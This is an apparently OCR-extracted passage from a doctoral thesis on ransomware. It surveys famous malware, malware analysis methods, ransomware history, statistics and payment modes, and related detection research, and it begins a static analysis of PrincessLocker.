In this part, we give an overview on some famous malware.

WannaCry (2017) is a ransomware that can quickly spread over the Internet, and over local networks. This ransomware is the fastest spreading ransomware in history. IT was spread using the vulnerability `MS17-010` and infected more than 200,000 computers over 150 countries during four days. `WannaCry` has encrypted devices in some hospitals and some factories were forced to stop their production like the Spanish mobile company, Telefonica and several UK NHS hospitals.

Mirai (found in August 2016) a Japanese word for *future*. It is a known Internet-of-Things (IoTs) botnet that took down several websites using a massive distributed denial-of-service (DDOS). It used hundreds of thousands of compromised IoT devices. In September 2016, the owners of this botnet were temporarily

crippled several services such as Dyn and OVH via DDOS attacks.

Stuxnet (discovered in 2010) is among the famous malware in the history. This malware targets supervisory control and data acquisition (SCADA) systems. It was known for causing damage to the nuclear program of Iran. This worm spread through USB keys and runs only on computers that run PLCs (Contrôleur logique programmable) and software from Siemens. When `Stuxnet` installs itself on the target devices, it reprograms these PLCs. Then, it physically destroys them by selecting a high speed option.

Code Red (2001) is a computer worm observed on the Internet in 2001. It attacked computers running IIS (Internet Information service) web servers taking advantage of a buffer overflow vulnerability. After infecting a server, it started to scan for other vulnerable servers to infect them. This worm infected more than 359.000 computers in less than 14 hours. The financial damage was estimated to be in excess of 2.6 billion dollars [5].

ILOVEYOU (2000) is a Love letter email worm. It was one of the most successful social engineering malware. Indeed, it instructed the victims to open the `vbs` attachment to see a love letter. This worm was delivered using MS Outlook. It sent itself to all addresses that were stored in the Outlook contact of the victim. `ILOVEYOU` rewritten important files of the victims, attacked tens millions of Windows-based computers and caused financial damage of 5.5 billion dollars over the world [6].

1.1.4 Malware Analysis

Malware analysis is the study and the process of understanding malware's behavior. Its objective is to understand the working of malware and how to detect and eliminate them. Indeed, the suspect binary is analyzed in a safe environment to identify its behavior, functionalities and characteristics.
The primary aim behind analyzing malware is extracting the useful information from the suspect binary to confirm its maliciousness and for help in responding to a malware incident. Moreover, by analyzing a malware we can be able to determine its capabilities, detect it, identify its patterns that can be used to cure and prevent future infection by this malware or by its variants. The following are some examples why we need to perform malware analysis of a suspect binary:

- To understand how a system can be compromised.
- To determine the purpose and nature of the binary (ransomware, keylogger or stealer).

- To identify its network indicators. Using these indicators, we can build a set of rules or signatures to detect it.

- To extract host-based indicators such as its configuration file, used registry keys. Extracting these information can be used to identify, classify and detect the malware.

To understand and extract the functionalities of the analyzed binary, we have to use different analysis techniques:

- Static analysis: it is the process of analyzing the binary without running it. This technique allows us to extract some hidden metadata inside the binary like strings, imported/exported functions and commands. The static analysis might not reveal all information about the analyzed binary. For this reason, the ransomware must be analyzed in an isolate environment using the dynamic analysis.

- Dynamic analysis: it is the process of analyzing the binary by running it in an isolate and monitored environment to extract its behaviors. This technique gives valuable information on the activity of the analyzed binary during its execution.

- Reverse engineering: also known as code analysis. This technique focuses on analyzing the code of the binary to understand its real and hidden functionalities.

Malware detection or identification is based essentially on statical analysis, in other words, it looks for signatures. This detection/identification consists to process a given file like a sequence of bits out of any execution context. Indeed, it searches according to one or several databases for a number of bits extracted from the given file. When this file arrives at a specified machine and even before this file is written in the drive (if real-time scanning is enabled), the traditional antivirus scans this file searching for signatures. If a signature is found, the file will be deleted or quarantined. The signature can be unique for a specified file or for multiple different files. A single signature for several files is called generic signature. Signature-based identification performed by antivirus engines, Next Generation Firewall (NGFWs) and Intrusion Detection and Prevention Systems (IDS/IPS), do not work these days. Most of the attacks today are hybrid in nature and use spoofed source IP addresses, which helps to escape these tools.
To evade a particular signature, a single malware can generate multiple variants that vary in their static properties using packers or by altering a character in its content. This is a disadvantage for the antivirus signatures. Unlike this category of antivirus, behavioral or host-based indicators are also used to detect malware. These indicators focus on what the malware is doing on the target machine and

not on the characteristics of the malware as a file. Several studies have been published on this topic like [7] that classifies malware based on their API calls and behavioral analysis.
Recently, some antivirus products include machine learning to detect malware. While the use of signatures can find the exact match with the searched pattern, the machine learning models search for the closet matches with the searched pattern. Therefore, it can catch more variants of a given malware according to a single pattern. Many papers have been published in this way demonstrating the effect of applying machine learning on malware detection. For example, the work of Suleiman *et al.* [8] on Android malware detection.
During our researches, we found many ransomware in VirusTotal[4] (VT) not detected by any antivirus engine. For example, some variants of `FTCode` ransomware. The first analysis of a variant of this ransomware in VT was performed at 2019-09-30T20:59:31(UTC) and not detected by any antivirus engine (Figure 1.1). Nine days later, we found another variant of this ransomware detected only by two antivirus engines. Therefore, compared to other methods (host-based indicators, machine learning models) that can involve a lot of programming complexity and consume more resources, we think that static antivirus engines have shown their limit on malware detection, especially on ransomware.
Generally, the single objective of a ransomware on a target machine is encrypting files or block access to files. Therefore, most ransomware keep some common behaviors. Each ransomware detection or prevention must be based on monitoring several behaviors to detect the ransomware without consuming a lot of resources on the machine. For this reason, we present this thesis as a continuation and a complementary to the existing works on ransomware.

1.2 Ransomware

Ransomware is a category of malware that has spread rapidly over the last four years causing, significant damage, especially in Windows environments (and recently, mobiles and IoTs). This category designed to encrypt or block data of the victim, including documents, photos, backups and databases unless a ransom is paid. Ransomware covers two types of malware: Locker ransomware and Crypto ransomware. The first denies or blocks access to files. It locks the entire screen and does not allow the user to do anything on its machine. The second, the subject of this dissertation encrypts the files with a key known only to the attacker who controls this ransomware.

[4]VirusTotal is a website that scans suspicious files and makes them easy to detect `https://www.virustotal.com`.




Figure 1.1: `FTCode` Ransomware in VirusTotal.

1.2.1 Ransomware Development

Ransomware are widely developed by C/C++ due to their low level nature. During our research, we found several ransomware written by other languages for example:

- Python like `Rabbit` and `PyLock`.
- Java like `JavaLocker`.
- VBScript like `NetWalker`.
- `DotNet` ot `C#` like `CobraLocker` and `Thanos`.
- The open source programming language `Go` like an unidentified ransomware family in June 2019.

A new trend has seen during the last years is the emergence of so-called Ransomware as a Service (RaaS) platforms which allow experienced cybercriminals to sell their services to many other peoples (cybercriminals or unexperienced people in the field of ransomware extortion) as possible. This allows several contributors to take part in this economy.
Ransomware-as-a-Service is being offered as a franchise project that allows people without programming skills to become ransomware attackers and take part in the ransomware economy. This is away of democratizing crime, giving ordinary people

and smaller hackers an easier way into the criminal market. For instance, a dissatisfied employee might decide to partner up with a RaaS developer to effectively infect an organization from the inside and then splitting the profit.

1.2.2 Ransomware Timeline

The first distributed ransomware was `AIDS` Information Trojan, also called `PC Cyborg`. This ransomware was distributed in 1989 via a floppy disk which delivered its payload to encode the names of files without encrypting the content after 90 machine reboots. After six years, malware researchers reported other ransomware families, including the ones that infect the Master Boot Record (MBR) like `Pantanilla` and the ones that zip the files with a password like `CryZip`.
In 2015, the ransomware was heavily distributed. The research community on malware [11] found more than four million samples of ransomware including 1.2 million new samples. We saw `TeslaCrypt`, `Chimera`, the first versions of `Cerber` and the version 4.0 of `CryptoWall`. This situation was not different in 2016, many reports like the ISTR[5] of Symantec [12] mentioned that about 100 new families were delivered in 2016 against 30 new families in 2015. The year of 2017 was marked by `WannaCry` the fastest spreading ransomware in history. This ransomware was spread using the vulnerability MS17-010 and infected more than 200,000 computers over the world [13]. Others ransomware were seen in this year like `UIWIX` and `NotPetya` that were spread through EternelBlue SMB exploit. `RedBoot` that replaced the MBR and encrypted the files. `BadRabbit` the ransomware that was delivered via a fake update of Adobe Flash. This year was also known by other families like `GlobImposter, BTCWare, Jigsaw` and `CryptoMix`.
In 2018, many antivirus reports like the ISTR of Symantec [14] observed a decrease in ransomware activities during this year. This drop in overall ransomware activity is due to many factors like the decline in Exploit Kit (EK) activity to deliver the ransomware, explained Symantec. McAfee Labs [15] reported in 2019 an increase in ransomware attacks, including new ransomware families with new innovative techniques. Most ransomware developers no longer use mass campaigns (EK and Spam mails) to deliver theirs ransomware. Instead, they try to use RDP, human interaction and social engineering. McAfee found that `Dharma`, `GandCrab` and `Ryuk` ransomware families were the most active families in this year. Other ransomware families were seen since the beginning of this year until the date of writing this thesis (August 2020). For example, `LockerGoga, Phobos, StopDjvu, Sodinokibi, Maze, Nemty, Coronavirus` and `Clinx`.

[5] Internet Security Threat Report.

1.2.3 On the Statistics of Ransomware

Ransomware presents a straightforward crime of financial extortion. An historical examples date back to, at least, the `AIDS` Information Trojan in 1989 which demanded a 189 dollars ransom from its victims. Other examples in 2018 [9], `SamSam` ransomware that its developers collected around six millions dollars in ransom payments from victims, while causing thirty millions of damage. Similarly, `CryptoLocker` is speculated to have generated over thirty millions dollars in ransom payments in 100 days. In most cases, the victims are given a set time, typically three days, to pay the ransom, which can vary from 100 dollars to 1000 dollars for individuals, and a lot more for organizations.
According to Malwarebytes, Kaspersky and other antivirus companies, six out of ten malware payloads were ransomware in the first quarter of 2017. The number of ransomware variants increased 4.3 times between the first quarter of 2016 and the first quarter of 2017. The number of ransomware attacks on businesses tripled in 2016, from one attack every two minutes to one attack every 40 seconds. Moreover, 72% of the infected businesses lost access to data for two days or more. The overall damage that businesses incur from ransomware attacks, including remediation and lost business is expected to reach 11.5 billion dollars by 2019. McAfee Labs justified these observations with the emergence of open source ransomware types, code such as `Hidden Tear` or `EDA2`, and Ransomware-as-a-Service variants such as `Ransom32` and `Encryptor` as well as `TeslaCrypt` or `CryptoWall 3`. McAfee Labs concluded that ransomware campaigns grow on the basis of high money-making potential and low chances of arrest. The situation is not different in 2020. Moreover, cybercriminals respond to the crisis of COVID-19 in different ways. Some ransomware authors took advantage of the global health crisis to coax victims into opening malicious emails and attachments containing ransomware. Emsisoft[6] found a clear and growing trend of ransomware operators using data-stealing mechanisms to exfiltrate and weaponizing data if their demands in the ransom files are not met. This approach has given attackers more leverage and exposed victims to potential litigation, further increasing the financial burden of ransomware.
The following statistics from Emsisoft are based on data from more than 123,300 submissions to Emsisoft and ID Ransomware[7] between January 1 and March 31, 2020. Emsisoft researchers estimated that only 25% of victims make a submission to Emsisoft or Id-Ransomware, therefore the real number of ransomware incident and the financial damage is probably significantly higher.
During this period, Emsisoft found (Figure 1.2) that `StopDjvu` is the most commonly reported ransomware strain in Q1 2020, accounting for more than 70 percent

[6] `https://blog.emsisoft.com/en/36303/ransomware-statistics-for-2020-q1-report/`

[7] Created by Emsisoft Security Researcher Michael Gillespie, ID Ransomware is a website that allows users to identify which ransomware strain has encrypted their files by uploading the ransom note, a sample encrypted file and/or the attacker's contact information. It also directs the user to a decryption tool, should one be available.

of all submissions. In total, there were more than 66,090 `StopDjvu` submissions, which probably represents a fraction of the total number of global STOP infections. `StopDjvu` typically spreads through cracked software, key generators and activators, which facilitate the use of pirated software.




Figure 1.2: Most commonly reported ransomware strains of Q1 2020 (from Emsisoft).

1.2.4 Ransomware Payment Modes

Ransomware has evolved the payment part of its process of infection very rapidly over the last years, trying to stay a step ahead of the authorities. The ransom can be cash or cash equivalent, such as Bitcoins.

In 2013, `Reveton` ransomware, was infecting computers and demanding the payment of 200 dollars using the MoneyPak method. This payment service allows for the quick transfer of funds between a sender and a recipient. It works like this:

1. The victim goes to a store that offers MoneyPak card and purchases it with cash.

2. This card contains a unique identification number. This number is linked to the amount of the purchase in the MoneyPak backend system.

3. The victim gives the identification number to the receiver via the communication channel described in the ransom note.

4. The ransomware developer goes to a similar store, provides the identification number, and collects the cash amount.

One of the drawbacks of these payment method and other similar methods are that can be traced. In 2013, ransomware started to use crypto currency to receive the demanded ransom. Indeed, `CryptoLocker` is one of the first ransomware that started accepting Bitcoins as a payment method.
Bitcoin is a digital currency. At the time of writing (September 2020), one bitcoin is worth about 10,232 dollars. The currency is both decentralized and distributed, meaning it is powered entirely by its users and functions independently of any organization or middlemen (e.g. banks). It is built on blockchain technology, which is a public ledger that records every bitcoin transaction that has ever been carried out and stores them in groups known as blocks. Once a block has been recorded in the ledger, it cannot be changed or manipulated without altering every single block that succeeds it. Every connected node has and distributes a copy of the blockchain, which ensures a high level of security and makes the system more or less invulnerable to corruption. Blockchain helps everyone to track how many unspent bitcoins are in circulation. Moreover, it is also critical for releasing bitcoins into the world. The key advantages of bitcoin as a currency is that the system is more or less impervious to corruption or tampering, transactions are anonymous and, due to the fact that the currency does not rely on any country's financial framework, international bitcoin payments involve low fees.

Bitcoin and the blockchain have quickly become integral pillars in the modern ransomware scene [16]. Bitcoin and other cryptocurrencies like Ethereum minimize many of risks for hackers and ransomware authors, but it is not only the anonymity that makes it so appealing . Transactions are more or less instantaneous and do not require finicky login details. This payment transaction model works like this:

1. The attackers present to the victim a ransom screen with their demands, which often includes instructions detailing how the victim can purchase bitcoins in order to make the payment.
2. The victim purchases the bitcoins required to pay the ransom.
3. The victim sends the money via a bitcoin exchange to the hacker's bitcoin wallet.
4. The ransomware author confirms payment via email or a Tor site and, if the victim is lucky, will provide the means to decrypt the victim's files.
5. The bitcoins may be laundered via a bitcoin mixer service, which exchanges bitcoins for different bitcoins of the same value minus a small commission. Alternatively, the ransom bitcoins may be passed through a peer-to-peer tumbler, a network of bitcoin wallets (sometimes numbered in the tens of

thousands) that scramble the currency and help the criminals conceal their tracks.

6. The criminals may use the bitcoins to purchase goods directly or, more rarely, they may trade the bitcoins for other currencies on one of the many bitcoin exchanges.

1.2.5 Related Works

Adam Young and Moti Yung [17] warned the public more than 24 years ago that cryptoviral extortion would pose a major problem to users and organizations. Despite our disagreement with them on the viral process in ransomware, their work is the first description of the development of a ransomware prototype. Fourteen years later, Alexandre Gazet [18] presented the first analysis of four ransomware families (`Kroten, Filecode, Dirt` and `Gpcode`) by a comparative analysis of code quality, malware's functionalities and cryptographic primitives. Similar works were seen in 2017; for example, Caivano *et al.* [19] discussed the common behaviors of 76 samples of 12 families, MacRae *et al.*[20] examined `Locky` ransomware and our previous work that focused on `PrincessLocker`, `Spora`, `TeslaCrypt` and `GandCrab` [21, 22, 23, 27]. Our works offer several behaviors for ransomware detection and prevention according to the related works on this field.
Other ransomware analysis, detection and prevention approaches based on static, dynamic analysis or/and machine learning were proposed in the last five years. The first attempt to detect the ransomware was in 2015 by Kharraz *et al.* [29] by analyzing 1359 samples of 15 different families. They suggest that monitoring abnormal file system activity can offer a practical defense against crypto-ransomware. One year later, Kharraz *et al.* [30] presented a novel dynamic analysis system called `UNVEIL` that is specifically designed to detect the ransomware. In 2017, Scaife *et al.* released their tool `CryptoDrop` for download. It was the first tool on ransomware detection available for download based on academic study [31]. `CryptoDrop` is an early-warning detection system for ransomware that checks the file system activities and alerts the user for suspicious activities. With its capabilities to recover encrypted data, `ShieldFS` [32] is a tool to detect abnormal activities based on monitoring I/O operations of the huge number of benign applications and analyzing the collected data to characterize I/O activities of ransomware. `DaD` [33] presents a ransomware countermeasures based on monitoring file system activities of all userland threads. `Redemption` [34] is another defense tool that maintains a transparent buffer for all storage I/O and monitors I/O request patterns of applications. All these works focused on describing file system activities during the infection process of a ransomware, but only `CryptoDrop` and `DaD` are available for download.

Ransomware detection based on file system activities is not the unique proposed

approach to detect ransomware. Some papers like [35, 36] showed how software-defined networking can be used to improve ransomware mitigation. The studied case in the first paper was `Cryptowall` ransomware and `WannaCry` in the second paper. Generally, ransomware detection based only on network activities cannot detect several ransomware. For example, `Spora` ransomware [22] encrypts the files without any communication with outside. Palisse *et al.* [38] introduced two countermeasures to decrypt files based on the interception of the API Crypto calls and weak ransomware operations. Moussaileb *et al.* [39] presented a ransomware countermeasure based on per-thread file system traversal.
The research community has proposed some measures to prevent ransomware infections. Eugen *et al.* [37] proposed `PayBreak`, a tool that hooks crypto functions in standard libraries and securely stores cryptographic encryption keys in a key vault for a future decryption. Joobeom *et al.* [40] presented a novel file backup system against ransomware. This system keeps shadow copies of files and provides a secure restoration using cloud storage after infection by ransomware. Other works in this topic like `CloudRPS` [41], a cloud analysis for ransomware prevention. `FlashGuard` [42] a firmware-level recovery that allows victims to restore the encrypted data by ransomware tacking the advantage of the characteristics of SSD drives.

On other platforms like Android, several works on the detection of Android malware mainly focused on permission [43], static [44] and dynamic analysis [45]. On Android ransomware, we can cite the proposed method by Sanggeun *et al.* [46] to dynamically monitor memory usage, process usage and read/write accesses to the file systems. Amirhossein *et al.* [47] proposed DNA-Droid, a detection framework that evaluates the APK samples using static and dynamic analysis. Their tool utilizes deep neural network to distinguish between ransomware and benign programs. Another two layer detection framework was proposed by Ferrante *et al.* [48]. The first layer is based on static analysis to extract opcode frequency. The second layer is based on dynamic analysis to create a set of ransomware behaviors like CPU/memory/network usage and system calls as an input of some machine learning models.

1.3 Contributions and Dissertation Structure

This thesis began at the beginning of 2016 and coincides with an increase of ransomware attacks. Until now, the date of writing this dissertation, ransomware stills crime of extortion and a major threat for individuals and organizations.
We envisage our work will have a major impact on information security organizations including antivirus companies, research institutes, law enforcement agencies and all of which make research on ransomware activities. The results of the dissertation will constitute a large contribution to the research community that is

working on ransomware, as it will help this community to reduce the impact of ransomware attacks by exploring the behaviors of this class of malware. Our researches on this field will improve the response of malware analysts to this model of cybercrime illustrated by ransomware. Additionally, some of the outcomes of this dissertation will decisively help individuals researchers and organizations to understand more effectively the ransomware activities on the victim's machines, and to detect the ransomware.

Our main goal in this dissertation is to provide to the research community a set of of ransomware behaviors based on several ransomware analyses, to detect, identify the ransomware or limit its damage. These behaviors can be involved or used in the discussed methods of the previous published papers on monitoring file system or network activities, using machine learning or other methods to detect/identify the ransomware. These behaviors can also be used jointly with the proposed behaviors in these papers to increase the effectiveness of their tools/ideas. Indeed, we have analyzed a collection of known tools of ransomware detection and we found that the majority of these tools should increase their effectiveness on the detection of ransomware.
This dissertation includes several technical parts based on malware analysis to understand and extract the functionalities of the analyzed ransomware. The theoretical side of ransomware is also discussed in this dissertation. Indeed, we defined 4 levels of managing the overinfection of ransomware and we presented the idea of k-ransomware. Some propositions to detect the ransomware are also presented. In the same way, some uncompleted ideas that need more investigations are discussed. The remainder of this dissertation is structured as follows:

- **Chapter 2: PrincessLocker Analysis and An Overview on Spora Ransomware.** In this chapter, mostly based on our papers [21, 22], we present an analysis of `PrincessLocker` and `Spora` ransomware. The first appeared at the end of 2016 and the second in February 2017. We explain the malware analysis steps that we used to characterize the `PrincessLocker` and `Spora` infection process. We explain the malware static and behavioral analysis to characterize the `PrincessLocker` and `Spora` infection process. Furthermore, we present some indicators for detection according to some recent works on ransomware detection and prevention.

- **Chapter 3: Overinfection in Ransomware: Case of TeslaCrypt.** Several published papers on ransomware have focused on the ways of detecting the ransomware or describing their infection and encryption process. The first part of this chapter which is mostly based on our paper [24], examines the ransomware from another point of view by describing the overinfection management. The second part which is based on our paper [23] presents a model of infection, self-reproduction and overinfection in a particular ransomware.

It is `TeslaCrypt` in its version 3.1. We describe technically these two concepts inside `TeslaCrypt` and we discuss some indicators to detect `TeslaCrypt` and other ransomware.

- **Chapter 4: Inside GandCrab Ransomware.** `GandCrab` ransomware was spread at the end of January 2018. In this chapter, which is mostly based on the paper [27], we present a full depth malware analysis of this ransomware according to some recent works and findings on ransomware detection and prevention.
- **Chapter 5: A Behavioral In-depth Analysis of Ransomware Infection.** This chapter presents all results of our research on Windows crypto-ransomware during the last years by exploring and discussing the relevant ransomware behaviors. The discussed behaviors in this chapter which is based on our paper [28] were extracted from in-depth manual analysis of more than twenty ransomware families, including the known and the recent families. Then, some extracted behaviors were searched automatically inside more than 200 different ransomware collected during 2019.
- **Chapter 6: Discriminating Unknown Software Using Distance Model.** In the first part of this chapter which is based on the paper [25], an anomaly detection mechanism to determine if a suspected group of threads is an authorized cryptographic software or a malicious code is presented. The effectiveness of this solution to correctly distinguish between valid programs and ransomware is evaluated using a string analysis. The second part of this chapter presents some proposed ideas that need more investigations to detect the ransomware. Related to the context of this chapter, we present some results on applying Latent Semantic Analysis (LSA) on a corpus of the ransom note files (using two approaches) and a corpus of dumps memory of ransomware and benign programs.
- **Conclusion and Future Work.** We conclude this dissertation by summarizing our research and contributions. Then, we present our future works on this field.

Chapter 2

PrincessLocker Analysis and an Overview on Spora Ransomware

Index

2.1 Introduction . . . 39
2.2 Static Analysis of PrincessLocker . . . 40
2.2.1 Uploading the sample to Virustotal . . . 40
2.2.2 PE Headers and finding strings . . . 42
2.3 Dynamic Analysis of PrincessLocker . . . 42
2.3.1 Behavioral analysis . . . 43
2.3.2 Network Analysis . . . 46
2.3.3 Overinfection . . . 46
2.3.4 Advanced behavioral analysis . . . 48
2.4 Inside PrincessLocker . . . 52
2.4.1 The Core Module . . . 53
2.4.2 Inside The Core Module . . . 54
2.4.3 Encryption Procedure . . . 57
2.5 The Compromised Website and Static Analysis of Spora . . . 60
2.5.1 The Compromised Website . . . 60
2.5.2 Static Analysis . . . 61
2.6 Behavioral Analysis of Spora . . . 63
2.6.1 Description of Infection . . . 63
2.6.2 Advanced Behavioral Analysis . . . 66
2.6.3 Encryption . . . 68
2.6.4 Self-Reproduction, Overinfection and Infection Process End . . . 70
2.6.5 Discussion About Detection . . . 73
2.7 Conclusion . . . 74

During 2016 and 2017, ransomware continued to spread panic throughout the world. Kaspersky reported that between January and September 2016, the rate of

ransomware attacks on companies tripled from one every two minutes to every 40 seconds with more than 62 new families of ransomware. During 2016, we discovered `Cerber`, `Locky`, `CryptXXX`, `PrincessLocker` and others. The situation was not different in 2017. For example, in February 2017, our lab At Mohammed V university received an alert about a ransomware attack when browsing one of our local websites. It was `Spora` ransomware, discovered by Emsisoft at the beginning of January 2017 targeting mainly Russian users via emails pretending to be an invoice from `1C` (a popular accounting software in Russia). The `Spora` version discussed in this chapter was new to the version discovered by Emsisoft. There were some differences between the two versions. For example, this variant was propagated using `EITest` Chrome Font Update campaign (It was not propagated by a document trapped in e-mail attachments like the first version).
This chapter is based on our two publications [21] et [22]. In the first part, we present an analysis of `PrincessLocker`. We explain the malware analysis steps we used to characterize the `PrincessLocker` infection process. Furthermore, we compare our own `PrincessLocker` analysis with the related work of Nolen Scaife *et al.* [31] on ransomware detection using the behavioral analysis of information exchanges between the software under investigation and the file systems which are being encrypted. In the second part, we explain the malware static and behavioral analysis to characterize the `Spora` infection process. We also discuss self-reproduction and overinfection of `Spora`. Furthermore, we collect some indicators for detection according to some recent works on ransomware detection.

2.1 Introduction

The main goal of the ransomware attackers is to get money from victims. Most attackers require payments to be made using a virtual currency (*e.g.* Bitcoin). Most ransomware attackers use a simple process to infect the victim: having identified an exposed vulnerability that allows execution of arbitrary code, they simply execute their malicious binary, block their victims data and ask for a ransom. This attack process interested and motivated us to analyze and formalize ransomware attacks in a theoretical and technical context.

Starting with `PrincessLocker` ransomware, we present our findings in relation to the works of Scaife *et al.* [31] on ransomware detection. When starting any exploration of a ransomware sample, we first begin with static analysis. This step in studying malware involves analyzing the code and structure of the program to determine its function without running it. We used Virustotal to confirm maliciousness of `PrincessLocker` and we extracted information from file sections, functions, headers and strings. However, we found that the ability to fully perform malware analysis for this particular ransomware using static analysis techniques is

very much restricted due to obfuscation techniques used by `PrincessLocker`. So to discover the true and the hidden functionalities of `PrincessLocker`, it was necessary to use dynamic analysis and reverse-engineering to identify characteristic behaviors of `PrincessLocker` that can be used to detect it. The detection techniques which we found are similar to those that Scaife *et al.* [31] have described in relation to their work.

The interest of the second part of this chapter is to present a static and behavioral malware analysis to the version of `Spora` encountered on one of Moroccan websites. The ransomware that attack Moroccan internet users when browsing a local website are not frequent. This does not mean that our country is far from the ransomware attack vector but there is a lack of statistics on the subject. Moreover, we were interested in analyzing the behavior of this ransomware by keeping the link with some recent works on ransomware detection.

This chapter is structured as follows: In Section 2.2, we describe our static analysis on `PrincessLocker` and our efforts to extract some useful information before our dynamic analysis which we cover in Section 2.3. This section also discusses self-reproduction, infection, overinfection and the work of Scaife *et al* [31]. Section 2.4 details the instructions which we found inside `PrincessLocker` through reverse engineering. Section 2.5 presents the results observed on the compromised website that deliver `Spora` ransomware. We perform the static analysis to the collected samples from the compromised website to extract some useful information before the dynamic/behavioral analysis which we cover in Section 2.6. This section discusses also the infection process, self-reproduction, overinfection and `Spora` detection indicators. Section 2.7 contains our conclusions.

2.2 Static Analysis of PrincessLocker

In this section, we consider basic malware analysis techniques which can be used to examine and get information from `PrincessLocker` without running it.

2.2.1 Uploading the sample to Virustotal

The first technique that we used for static analysis was to upload the sample to Virustotal for scanning by multiple antivirus engines. The first analysis of this sample by Virustotal was performed at 2016-11-09T04:35:36Z (UTC). `PrincessLocker` sample was recent, and was detected by 34 of 56 available antivirus engines. Also, we could see some information about the PE header, for example the compilation timestamp. This information can sometimes be useful, it contains the binary compilation date. However, since this field could be modified by the developer and contains a false date, it is not a field of confidence [10].

We also noted some metadata about this sample (Description, Target machine, etc) of which the most interesting was the number of code sections. We determined that `PrincessLocker` has five code sections: `.text` contains the instructions that the CPU executes, `.rdata` contains the import and export information, `.data` contains the programs global data, `.reloc` contains information for relocation of library files and the finally `.rsrc` section which particularly is helpful because it allows one to determine resources needed by the executable. Using the Resource Hacker tool we were able to explore the resource section and find the original icon of `PrincessLocker` and identify the security configuration item `AsInvoker` in the applications manifest. This configuration item means that `PrincessLocker` will be executed with the same permission as the process that has started it and that it can potentially be elevated to run at a higher permission level by selecting `Run as Administrator`.
Virustotal also allowed us to list the difference between the virtual size and raw size of PE sections. As shown in Figure 2.1, this tells us how much space is allocated for a section during the loading process by `PrincessLocker`. These two values should usually be equal, because data should take up just as much space on the disk as it does in memory. Small differences are normal and are due to differences between alignment in memory and on disk. The section sizes can be useful in detecting packed executables. For example, if the Virtual Size is much larger than the Raw size then, you know that the section takes up more space in memory than it does on disk. This is often indicative of packed code, particularly if the `.text` section is larger in memory than on disk. In `PrincessLocker`, the virtual size and raw size in `.text`, `.rdata`, `.rsrc` and `.reloc` sections are almost equal, the `.data` section may seem suspicious because it has a much larger virtual size than raw size, but this is normal for the `.data` section in Windows programs [50].

PE sections


Name	Virtual add.	Virtual size	Raw size	Entropy
.text	4096	173604	174080	6.65
.rdata	180224	240634	240640	5.48
.data	421888	79244	10240	4.50
.rsrc	503808	90112	88064	2.28
.reloc	593920	11080	11264	6.53

